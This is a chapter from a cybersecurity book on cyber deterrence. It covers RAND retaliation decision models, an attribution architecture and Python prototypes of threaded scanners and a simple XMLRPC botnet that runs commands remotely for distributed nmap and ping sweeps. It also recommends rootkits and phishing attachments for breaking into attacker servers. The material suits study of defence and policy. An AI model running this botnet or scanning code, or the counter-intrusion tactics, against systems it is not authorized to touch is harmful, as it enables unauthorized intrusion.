- For major cyber attacks, attribution can very likely be determined or strategically inferred. International cooperation, diplomacy, and law enforcement should eliminate many of the criminal and independent threats. As Kugler states, that leaves the remaining threats to be peer-level state actors, rogue states, and terrorists. Deterrence of each potential adversary should be handled in a tailored response (Kugler, 2009).

With these assumed treaties and laws in place, cyber retaliation (defensive CNA) would be considered fair play under certain treaty-proscribed conditions. We have also allowed the use of both implicit and explicit cyber deterrence policies, and substantial leeway in terms of the need for public disclosure of cyber operations. The next section applies these legal assumptions to the strategy of cyber deterrence.


Cyber Deterrence Strategy

Although it is not necessary to be a policy expert, it is useful to understand how cyber deterrence strategies and policies would operate in practice. Fortunately, RAND Corporation researcher Martin Libicki (2009) has conducted the needed policy and strategy analysis, and RAND has granted permission to use some of his key figures in this chapter to help explain the concepts. Libicki developed his RAND theories under the sponsorship of the U.S. Air Force (USAF) in late 2009, at the same time the USAF was standing up their own cyber force, the 24th Air Force. Given the timing, Libicki's theories have become very influential and representative of the state of the art of cyber deterrence strategy.

Figure 14-2 is Libicki's concept for how to conduct a response to a cyber war attack. Note that his RAND manuscript, *Cyberdeterrence and Cyberwar* (2009, ISBN 978-0-8330-4734-2), includes hundreds of pages of possible actions and potential reactions, detailing strategic tradeoffs in cyber war. In this model, Libicki uses the term *sub rosa* to indicate that the retaliatory cyber attack is intentionally not publicized. To be a deterrent, the original attacker must draw the conclusion that the counter attack is connected to the original attack. A key goal of cyber deterrence is changing the potential attackers' mindset, forcing them to reconsider the benefits and consequences of conducting an attack. That said, I don't cover the diplomatic, kinetic military, and public relations approaches in this chapter—only cyber-related aspects of deterrence.

In an interesting case study, the DoD conducted a cyber attack on a Saudi website suspected of recruiting and planning insurgent warfare in Iraq (Nakashima, 2010). The recruiting website was actually sponsored by the Saudi government and another U.S. agency to collect information about extremists. DoD took action after a task force of major U.S. agencies concurred, but not unanimously. The resulting attack "inadvertently disrupted more than 300 servers in Saudi Arabia, Germany, and Texas" (Nakashima, 2010). Diplomatic consequences included expressions of frustration by Saudi and German governments.

First, as shown in Figure 14-2, there is a situational awareness (or surveillance) activity that detects candidate cyber war incidents. Second, the defenders must decide if the event is an actual attack, versus some other type of incident such as an unrelated hardware failure. Third, a causal analysis determines if the motivations for attack are consistent with a state actor. Fourth, the defenders must determine the level of public awareness of the attack. For example, a greater public awareness, such as a widespread communications or power failure (as simulated in Cyber Shockwave), could make the necessity of an explicit response more urgent to policymakers. Fifth, state or non-state attribution is assessed. Proving attack attribution is one of the most technically and strategically difficult steps in the process, and should figure prominently in our solution architecture. Sixth, the strength of the case for public attribution is assessed. Seventh, methods of retaliation are considered. Note that cyber retaliation is only one of many possible methods. For example, diplomatic gestures, law enforcement, economic sanctions, or kinetic attacks are other possibilities. It is interesting to contrast Libicki's prescriptive approach to cyber deterrence with the policy-driven approach offered by Kugler, who places emphasis on thresholds and control of escalation. Cyber attacks can be characterized by severity, and a strategic calculus can be defined based upon a ladder of escalation, with escalating severity of responses at each level. Kugler also emphasizes the need for proactive analysis of each potential cyber adversary and appropriate public and private deterrence messaging. The need for an explicit U.S. cyber deterrence policy that communicates resolve, willpower, and credible capability for overwhelming response is critical (Kugler, 2009).


Something's happening...
Is this the result of hacking?
No
Do nothing
Is it the sort of attack a state would do?
No
Do nothing (but call the FBI)
Are effects obvious to the public?
No
Maybe retaliate sub rosa (or tell the public)
Can the target (State A) make attribution (State B) quickly?
No
Do nothing*
Can state A credibly make the attribution for its public?
No
Maybe retaliate sub rosa
Does state A have a way to retaliate?
No
Do nothing
Will retaliation do more good than harm?
No
Do nothing
Can state B allay its public's ire enough to counterretaliate?
No
Maybe retaliate sub rosa
So state A hits back—and state B may or may not react

*After too long, retaliation looks increasingly arbitrary and unrelated to the original incident.

Figure courtesy of RAND Corporation from Libicki, 2009.

Figure 14-2: Cyber deterrence decision loop

In Figure 14-3, Libicki quantifies cyber deterrence decision-making with sample numbers. The decision is primarily driven by the strength of attribution, shown in the left two columns. In this sample, impact values are assigned the various outcomes. Libicki assumes an "ouch" factor, assigning the impact of the initial attack on the defender's interests. The "oops" factor assigns impact of counter-attack with wrong attribution. Explicit deterrence means that the counterattack policy is disclosed to the attacker, possibly by a public announcement. Implicit deterrence involves no public or direct disclosure to the attacker. The "risky" factor has implicit and explicit values signifying the risk of counterattack, as does the "wimpy" factor signifying the public and attacker perception that the defender will not retaliate. The preceding factors would probably be pre-established for a variety of situations, and the odds (including of attribution) are adjusted for a given incident. Libicki totals the relative cost, which he calls "pain," for the major policy options, assigning 122.25 points for an implicit deterrence policy and 154.63 points for explicit policies. In this case, he suggests that implicit deterrence is the best option (Libicki, 2009).

Odds of the Culprit Being				Explicit Deterrence				Implicit Deterrence			
Prime Suspect	Some State	Initial Outcome Value	What We Do	Odds	Subsequent Outcome Value	Choice	Result	Odds	Subsequent Outcome Value	Choice	Result
No attack	No attack	0	Nothing	20	0.000	Nothing	0.000	15	0.000	Nothing	0.00
0	0	1	Nothing	30		Nothing		30		Nothing	0.00
50	50	1	Nothing	10	1.000	Nothing	10.000	10	0.500	Nothing	5.00
		1	Retaliate		2.650				2.750		
50	75	1	Nothing	15	1.500	Nothing	22.500	10	0.750	Nothing	7.50
		1	Retaliate		2.650				2.750		
50	100	1	Nothing	10	2.000	Nothing	20.000	5	1.000	Nothing	5.00
		1	Retaliate		2.650				2.750		
75	75	1	Nothing	10	1.500	Nothing	14.750	10	0.750	Nothing	7.50
		1	Retaliate		1.475				1.625		
75	100	1	Nothing	5	2.000	Nothing	7.375	10	1.000	Nothing	10.00
		1	Retaliate		1.475				1.625		
90	100	1	Nothing	0	2.000	Retaliate	0.000	5	1.000	Retaliate	4.75
		1	Retaliate		0.770				0.950		
100	100	1	Nothing	0	2.000	Retaliate	0.000	5	1.000	Retaliate	2.50
		1	Retaliate		0.300				0.500		
						Total	154.63			Total	122.25

Data courtesy of RAND Corporation from Libicki, 2009.

Figure 14-3: A decision matrix for retaliation with sample numbers

It is quite useful to have the decision calculus structured in this manner. The attribution values could be generated by automated tools, validated by human analysts, and plugged into such a table for policymaker decision-support. On the other hand, the cold calculus of war should not be an easy decision as the potential for mistakenly creating new enemies and other consequences should be carefully balanced.

Based on timing constraints, attribution estimates will probably be made automatically. In the following quote, former Federal executive McConnell (2010) describes the requirement:

> *We need to develop an early-warning system to monitor cyberspace, identify intrusions, and locate the source of attacks with a trail of evidence that can support diplomatic, military and legal options – and we must be able to do this in milliseconds. (McConnell, 2010)*

The implications of a cyber deterrence strategy must be considered in terms of an architectural reference model.

Reference Model

This chapter presents an architectural design perspective for cyber deterrence, implying that the scope of the solution will be outlined as well as some of the key requirements and design concepts without over-constraining the engineering of a future implementation.

To define scope, you can envision a cyber deterrence architecture with the required capabilities as in Figure 14-4. A key requirement is that this architecture must provide a range of response options (Kugler, 2009).



Surveillance
Penetration
Honeynets
Forensics
Reconaissance
Scanning
Attribution
Monitoring
Vulnerability Analysis
Exploitation
Data Fusion
Metamodel
Parallel Scanning
Botnet Installation
Adapters
Knowledge Sources
DDOS
Botnet Operations
Integration
Advanced

Figure 14-4: Cyber deterrence reference architecture

Figure 14-4 identifies four capabilities groupings, including surveillance, penetration, integration, and advanced capabilities. The surveillance capabilities ensure that the defenders are aware of potential cyber attackers, their capabilities and their actions. Penetration capabilities could be used for CNE, in order to understand potential or actual attackers, and investigate attribution and certain forms of CNA. Integration capabilities allow human and automated knowledge sources to collaborate to build an understanding of the computer network environment, such as populating a knowledge base about potential attackers to accelerate the assignment of attribution. The advanced capabilities include the management of military botnets and parallel scanning.

Numerous freeware, shareware, and commercial technologies implement capabilities from the reference model—for example, the open source Surf IDS honeynet for distributed network surveillance (`http://ids.surfnet.nl`). It is beyond the scope of this book to address all of these areas in depth. However, the next section describes some solution architecture concepts for key aspects of this reference model. In particular, it focuses on the attribution problem and parallel scanning.

Solution Architecture

Certain aspects of this architecture are more interesting and challenging than others. To be true to architectural principles, you should consider a few of the more challenging aspects, and lay others aside for engineering analysis or future research.

One of the capabilities that could be engineered is military botnets. In *Armed Forces Journal* a vision for a military botnet was proposed that would reside on existing hosts (for example, administrative workstations) distributed worldwide on military installations (Williamson III, 2008). It is unnecessary to use rootkits for this botnet because the software is installed overtly. The botnet would need a resilient command and control infrastructure but does not need to be stealthy as seen in botnets in the wild. A peer-to-peer communication mechanism, as used by the majority of the Storm Worm bots, is particularly resilient and difficult to hijack (Holz, Steiner, Dahl, Biersack, & Freiling, 2008). The tradeoff is that peer-to-peer command and control (C2) is indirect and might not be as timely as required. A direct C2 botnet communication structure (possibly using broadcast packets) for speed, paired with a redundant peer-to-peer mechanism, could provide the advantages of both approaches.

A military botnet could be used for distributed scanning. As a potential attacker, knowing that an easily attributable government is actively scanning your Internet assets might have a deterrence effect. Alternatively, active scanning might force even more stealth or have diplomatic consequences. Scripting automated scans on particular hosts and ports using widely available tools is not difficult. I have created more than a dozen of these simple scripts for a custom pen test toolkit, using Linux/Unix Bash shell and common pen testing tools including `amap`, `nmap`, `dig`, `nslookup`, and `netcat`. Unfortunately, even simple scans on a local subnet, such as ping sweeps, can take nearly a whole second per host, including operating system overhead (see the "Performance Benchmarks" section later in this chapter). Obviously, that would violate the timeliness requirement.

To accelerate scanning, scans could be distributed across a botnet by employing parallel processing techniques, such as map-reduce, the parallel search architecture used by Google (Dean & Ghemawat, 2004). For example, you could use a custom host list to parcel out distributed scans (map phase), and aggregate results back to a command server (reduce phase). For this book, I programmed a simple botnet as an architectural prototype in Python. The botnet performs threaded parallel and distributed scanning. Annotated source code and performance measures appear in the "Architectural Prototypes" section later in this chapter. Other than useful architectural insights for military botnets, the key result of the prototype work was the discovery that ordinary scan scripts (for example, ping sweeps) can be accelerated about 40 times faster using multithreaded parallel Python.

If it is not used for other purposes, a military botnet hosted on government computers could be concealed until it is activated for an attack. Attribution for this type of botnet would be relatively easy to determine because it would emanate from IP addresses of government installations, all owned by the same government. In this case, clear attribution has deterrence advantages for both offensive (inhibiting state actors from attacking) and defensive (clear association with counter-retaliation). Constructing the database of domains and IP addresses for rapid attribution could be readily gleaned from public domain reconnaissance, such as Google hacking, whois lookups, and nslookup records.

For more typical botnets, the requirement to assign attribution within milliseconds is particularly challenging (McConnell, 2010). Attribution on the Internet, in general, is a hard problem, irrespective of the timeliness requirement. This chapter envisions mechanisms for timely attribution as a top architectural priority.

One solution approach is to reinvent the problem. Reengineering the Internet to support attribution, geo-location, intelligence, and impact analysis was proposed by McConnell, but is probably a solution that is decades away (McConnell, 2010). Also there is significant pushback to this idea based upon privacy concerns. This book assumes that the cyber deterrence architecture will be deployed in an environment comprising current Internet technologies.

First, you'll need a definition of a typical attack architecture before you read about the deterrence of it. Assume attackers control one of the thousands of botnets present on the Internet today (Zhuge et. al., 2007). You could assume that the attackers are a handful of people controlling a botnet for an organization, which may have a government affiliation. Alternatively, the attacker could be an individual. The botnet is three tiers, a few attack servers, several control servers, and bots, many of which are illegally installed on PCs unbeknownst to the PC owners (see Figure 14-5). The control servers may resist detection with flux mechanisms or hiding behind a chat communication service. These are typical characteristics of today's botnets (Bacher, Holz, Kotter & Wicherski, 2008; Stone-Gross et. al., 2009; Nazario, & Holz, 2008).



Attacker Organization
Attack Server
Attack Server
Foreign Government
Control Server
Control Server
Control Server
Control Server
Bot infected PC
Bot infected PC
Bot infected PC
Bot infected PC
Bot infected PC
Bot infected PC
Bot infected PC
Bot infected PC
Bot infected PC
Bot infected PC
Bot infected PC
Bot infected PC
Victim Node
Defenders

Figure 14-5: Attacker conceptual architecture

Assigning and proving attribution of a cyber incident after the fact without prior knowledge of the attacker is probably infeasible, given the timeliness requirement. A typical solution approach, borrowed from artificial intelligence research, is to increase the level of *a priori* knowledge (what your system knows before problem solving starts) until the problem is solvable by automation. Suppose that you have collected knowledge about the most likely potential attackers. There are numerous attributes that would be useful. Categories of these attributes include personal attributes, organizational attributes, and systems attributes. To assign attribution you would need specific knowledge of the attackers' botnet, such as attacker IP addresses, control server domain names, server IPs, a large sample of bot IP addresses, protocols used, encoding schemes, and other indicators.

If one of the nodes you are defending comes under a DDoS attack, you could correlate bot IP addresses with known attackers, and, under ideal conditions, your surveillance network could monitor (or sniff) control messages and perhaps even capture some control commands from attacker systems. In that case, attribution would be assured. Note that the surveillance network would have to be somewhere on the network routes of the attacker and control servers. Ideally, the attack servers and/or the botnet control servers are monitored directly, perhaps through exploitation and installation of a rootkit (which would be allowed under the assumed legal framework outlined in the "Legal and Treaty Assumptions" section earlier in this chapter). The attackers' hosts are also ideal places to mount a counter-attack. A database of bot addresses affiliated with each botnet could be used to quickly determine the likely attack organization. Monitors on the attack or control servers could then confirm the attribution and later be used as part of a retaliatory response.

What if the attack and control servers are hardened and cannot be exploited externally? Socially engineered e-mails with malicious attachments could be employed. This method of exploitation has been proven effective in all manner of high-tech organizations by Advanced Persistent Threats (Rafferty, 2010; Information Warfare Monitor, 2009). A number of rootkits are publically available from security researchers such as the Hacker Defender, Immunity's DR Rootkit, and these three rootkits: LRK, Universal RootKit, and AFX Windows Rootkit (Skoudis, 2004).

Figure 14-6 is a conceptual solution architecture for rapid attribution. At the core is a blackboard knowledge base which is populated by various knowledge sources. For example, a parallel scanning tool could analyze and collect network and server information automatically. Various sensors, such as honeynets, bots, and human-supplied analyses or even partner-supplied information could be contributed to the knowledge base.



Parallel Scanning (Automated KS)
Defender Bots on Attack/Control Servers
Network Surveillance Sensor
Honeynet (Automated KS)
Blackboard Knowledge Base
Partner Organization
Attribution Resolver
Analyst Workstation (Human KS)
Black List Database (Servers/Bots)

Figure 14-6: Conceptual architecture for rapid attribution

An attribution engine could reason using the knowledge base, if it's given information about an incident, including matching addresses from a blacklist database, confirming information using data from other knowledge sources, and returning results with an evidence-chain to human analysts.

Using address spoofing, the attacker can obscure or even falsely assign attribution. Kugler (2009) claims that for major cyber attacks, the attacker may claim attribution or attribution can be strategically inferred. However, that was the opposite of the scenario presented during the Cyber Shockwave simulation (refer to the "Cyber Deterrence Challenges" section earlier in this chapter). Technical spoof detection approaches exist to protect Domain Name System (DNS) servers and wireless networks—for example, comparing sequence numbers with previously sent packet contents or embedding cookies in the request data (Guo, Chen, & Chiueh, 2005). For your solution, you might consider the use and patterns of spoofing to be part of the overall signature that helps identify attackers. In addition, well-distributed network sensors might be able to correlate between spoofed packets near their origin and those involved in the attack.

I prototyped some of the knowledge base data structures in Python. Listing 14-1 is an example of what the knowledge base might contain.

NOTE **These are actual examples from network scans of server IPs from the Aurora intrusions. The prototype code uses the Python dictionary type, which is an association list of keys and values. An embedded association list defines the attributes of each node. With appropriate locks to manage concurrency, this structure could be**

Continues

(continued)

used as a concurrently accessed blackboard to represent arbitrary information about networks, servers, and attackers. The knowledge base could be analyzed automatically and utilized in a variety of ways, such as an attribution determination.

Some of the whois records for these IP addresses appear to be legitimate businesses who may be unaware of their alleged involvement in Aurora. These Internet addresses (and their Aurora affiliation) are in the public domain, and were downloaded from the US-CERT website on March 13, 2010 at `www.us-cert.gov/cas/techalerts/TA10-055A.html`**.**

Listing 14-1: Sample output from prototype knowledge base

```
RECORD: 1
{'IPv4 Address': '173.201.21.161', 'FTP Open on Port': '21', 'RDP Open on
Port': '3389', 'Ping Response':'Alive', 'Attack Organization': 'Aurora',
'Attack Role': 'Control Server'}
RECORD: 2
{'IPv4 Address': '69.164.192.46', 'Ping Response':'Alive', 'Attack
Organization': 'Aurora', 'Attack Role': 'Control Server'}
RECORD: 3
{'IPv4 Address': '168.95.1.1', 'Ping Response':'Alive', 'Attack
Organization': 'Aurora', 'Attack Role': 'Control Server'}
RECORD: 4
{'IPv4 Address': '203.69.66.1', 'Ping Response':'Alive', 'Attack
Organization': 'Aurora', 'Attack Role': 'Control Server'}
```

Architectural Prototypes

The following sections present some architectural prototypes for multithreaded and botnet-like distributed scanning. A handful of performance benchmarks were measured and used to calibrate deterministic projections of botnet performance. These experiments provided some interesting insights, including the limitations of the technologies, and improved architectures for production implementations of military botnets. Python version 2.6 was used for the examples.

The Python code for the botnets merge threading concepts with distributed processing, including public domain code adapted from Python.org online documentation (`http://docs.python.org`). Python has around 1,500 functions in the base language and built-in libraries, and numerous add-on code libraries. Efficiently searching for these functions is a crucial skill for cyber professionals coding in Python. For programming in Python 2.6, using this hack with Google was very helpful because it weeded out the conflicting documentation for Python 3.1 and Python 3.2:

```
site:docs.python.org -3.1 -3.2 <WhatImSearchingFor>
```

Baseline Code: Threaded Scanning

The prototypes were developed incrementally, starting with serial scanning in Linux/Unix Bash shell scripting and Python. These scans were then implemented using multithreading in Python (see Listing 14-2). A dramatic performance increase was observed using the multithreaded code, which shows that this form of scan acceleration can have practical applications in penetration testing.

Listing 14-2: Python source code for fast multithreaded scanning

```
Thread.py
 #!/usr/bin/python
import os
from threading import Thread
import time
start=time.ctime()
print start

scan="ping -n 1 -w 1000 " #windows
#scan="ping -c1 -w1 " #linux/unix
#scan="nmap -A -F "
#scan="nmap -p 22,23,35,80,445 "
max=65

class threadclass(Thread):
   def __init__ (self,ip):
      Thread.__init__(self)
      self.ip = ip
      self.status = -1
   def run(self):
      result = os.popen(scan+self.ip,"r")
      self.status=result.read()

threadlist = []

for host in range(1,max):
   ip = "192.168.85."+str(host)
   current = threadclass(ip)
   threadlist.append(current)
   current.start()

for t in threadlist:
   t.join()
   print "Status from ",t.ip,"is",repr(t.status)

print start
print time.ctime()
```

In the Python code for `Thread.py`, each parallel thread is an instance of the class `threadclass`. In the first `for` loop, the threads were initialized and given an IP address to scan, then the thread was started. The threads performed the scans in parallel on a single host machine. In the second `for` loop, the threads rejoined the main process, and the results were printed.

Botnet for Distributed Scanning

The following Python architectural prototype implements a simple distributed botnet, which can perform several types of parallel scans such as ping sweeps and nmap scans. The architecture is a subset of the generic botnet shown earlier in Figure 14-5, including a control server and multiple bots. There are two source code listings for this prototype: the bot code (`Server.py`) and the command server code (`Master.py`).

First, the `Server.py` code was run on each bot machine (see Listing 14-3). `Server.py` imported a platform-specific file (one of `platform_windows.py`, `platform_linux.py`, or `platform_solaris.py`) that contained the Windows or Linux syntax for the scan commands (five operating systems were tested). `Server.py` showed the Python code, registered the request handler and command function, and then waited for remote procedure calls (using XMLRPC) from the control server, `Master.py`.

Listing 14-3: Python source code for bots

```
Server.py
#!/usr/bin/python
#!/usr/bin/python
import os
from SimpleXMLRPCServer import SimpleXMLRPCServer
from SimpleXMLRPCServer import SimpleXMLRPCRequestHandler
from platform_linux import * # import botport, command syntax

class RequestHandler(SimpleXMLRPCRequestHandler):
      rpc_paths = ('/RPC2',)

server = SimpleXMLRPCServer((myhostip, botport),
                            requestHandler=RequestHandler)
server.register_introspection_functions()

def command(key,botop):
      output = os.popen(cmd_prefix[botop]+key+cmd_suffix[botop],"r")
      result = output.read()
      return result
server.register_function(command)

server.serve_forever()
```

The `Master.py` Python code implemented a simple botnet control server (see Listing 14-4). First it obtained the server proxy for each bot. Commands were sent to the bots from parallel threads running in `Master.py`. The `spawnbot` class initialized a thread with a target IP key as it was instantiated. When the thread was started, the `run()` function allocated a bot to the thread and then sent a remote procedure call or `command()` to the bot, then stored the result. The first `for` loop initialized and started the threads. The second `for` loop rejoined the threads with the main process, and the scan results were printed. Notice how two locks were used to protect the variables `whichbot` and `results` from race conditions by competing parallel threads.

Listing 14-4: Python source code for botnet control server

```
Master.py
#!/usr/bin/python
import xmlrpclib
from threading import Thread
from botnet import * #imports botop, botips, targips, locks

import time
start = time.ctime()
print start

bot = []
for b in botips:
bot.append(xmlrpclib.ServerProxy(b))

whichbot = 0
results = []

class spawnbot(Thread):
   def __init__ (self,key):
      Thread.__init__(self)
      self.key = key
      self.result = False
   def run(self):
      global whichbot
      wlock.acquire()
      self.mybot = bot[whichbot] # map task to a bot
      whichbot = (whichbot + 1) % numbots
      wlock.release()
      self.result = self.mybot.command(self.key,botop) # do task
      rlock.acquire()
      results.append(self.result)
      rlock.release()

botthreads = []
for key in targips:
   thisthread = spawnbot(key)
   botthreads.append(thisthread)
   thisthread.start()

for b in botthreads:
   b.join()

for i in range(len(results)):
      print "\nRESULT "+str(i+1)+"\n"+repr(results[i])

print "START "+start
print "END "+time.ctime()
```

To make this code run cross-platform, all platform dependencies were migrated to the `Server.py`-side bot code, including the `scan` command code. Any platform-specific post-processing of the results could be performed there as well. Note that this architecture choice is in contrast to the approach taken by the APT, whose bot code is often only stubs, devoid of command code (Rafferty, 2010). The APT bots load command code only when needed and then delete it, making it more difficult for defenders to analyze bot capabilities.

The code as shown is fairly unstable, but sufficient for architectural benchmarking purposes. To make this code more production-ready, a throttling mechanism is needed, as well as explicit handling of failures. In experiments when each bot was issued more than N commands in rapid succession, `Master.py` began throwing exceptions, indicating that the connection was being refused. The fast threaded code in `Master.py` was overrunning Python remote procedure call infrastructure with too many queued commands. The value of N varied significantly between systems, from 8 to 50 queued XMLRPC requests. Five operating system variants were tested; the N threshold appeared consistent among operating systems of the same type. When fewer commands were queued, the invocations were relatively stable. Ideally, the botnet architecture should avoid this effect entirely.

In general, any distributed processing program can experience communication errors and remote system failures. As in Google's map reduce framework, the master should keep track of unresponsive tasks and reissue those tasks to alternative systems as needed (Dean & Ghemawat, 2004). The strengths and weaknesses of this distributed scanning prototype gives you the architectural insight to build a reliable implementation of a military botnet. However, developing and releasing that code into the public domain would be problematic for obvious reasons.

Performance Benchmarks

The Python code was tested on a prototype botnet. These measures are reused in the sections shown in Figure 14-7 to calibrate performance projections for military botnets.

The botnet and the scan range is large enough to show advantages over a serial scan, but not large enough to beat the threaded scans, which ran surprisingly fast (see Figure 14-8). A key performance factor is the contrast between heavyweight operating system (OS) process creation in the serialized scan versus lightweight, highly-parallel thread creation in the threaded scan. There is also a major theoretical performance difference, which is explored in the next section.

Configuration	Ping-c1 -w1 (Min:Sec)	Exceptions	Nmap-p 22,23,35,80,445 (Min:Sec)	Exceptions
# Ports Scanned	1		5	
# IPs Scanned	65		65	
# Target Machines in Range	6		6	
Serial Python Scan (Bash times similar)	1:00		0:18	
Threaded Python	0:01		0:01	
Botnet with 2 Bots	0:34	20%	0:25	0%
Botnet with 3 Bots	0:26	6%	0:13	0%
Botnet with 4 Bots	0:16	0%	0:07	0%

Figure 14-7: Performance benchmarks comparing alternative botnet implementations

An attempt was made to benchmark the effects of thrashing caused by a large number of threads running in parallel. The curve in Figure 14-8 resulted in showing the number of threads (0..300) horizontally, and the number of seconds (0..12) shown vertically for a ping –c1 –w1 sweep. There is a distinct knee in this curve around 150 threads on a Windows Vista box. In the projections, maximum threads are limited to around 25 to throttle this effect.

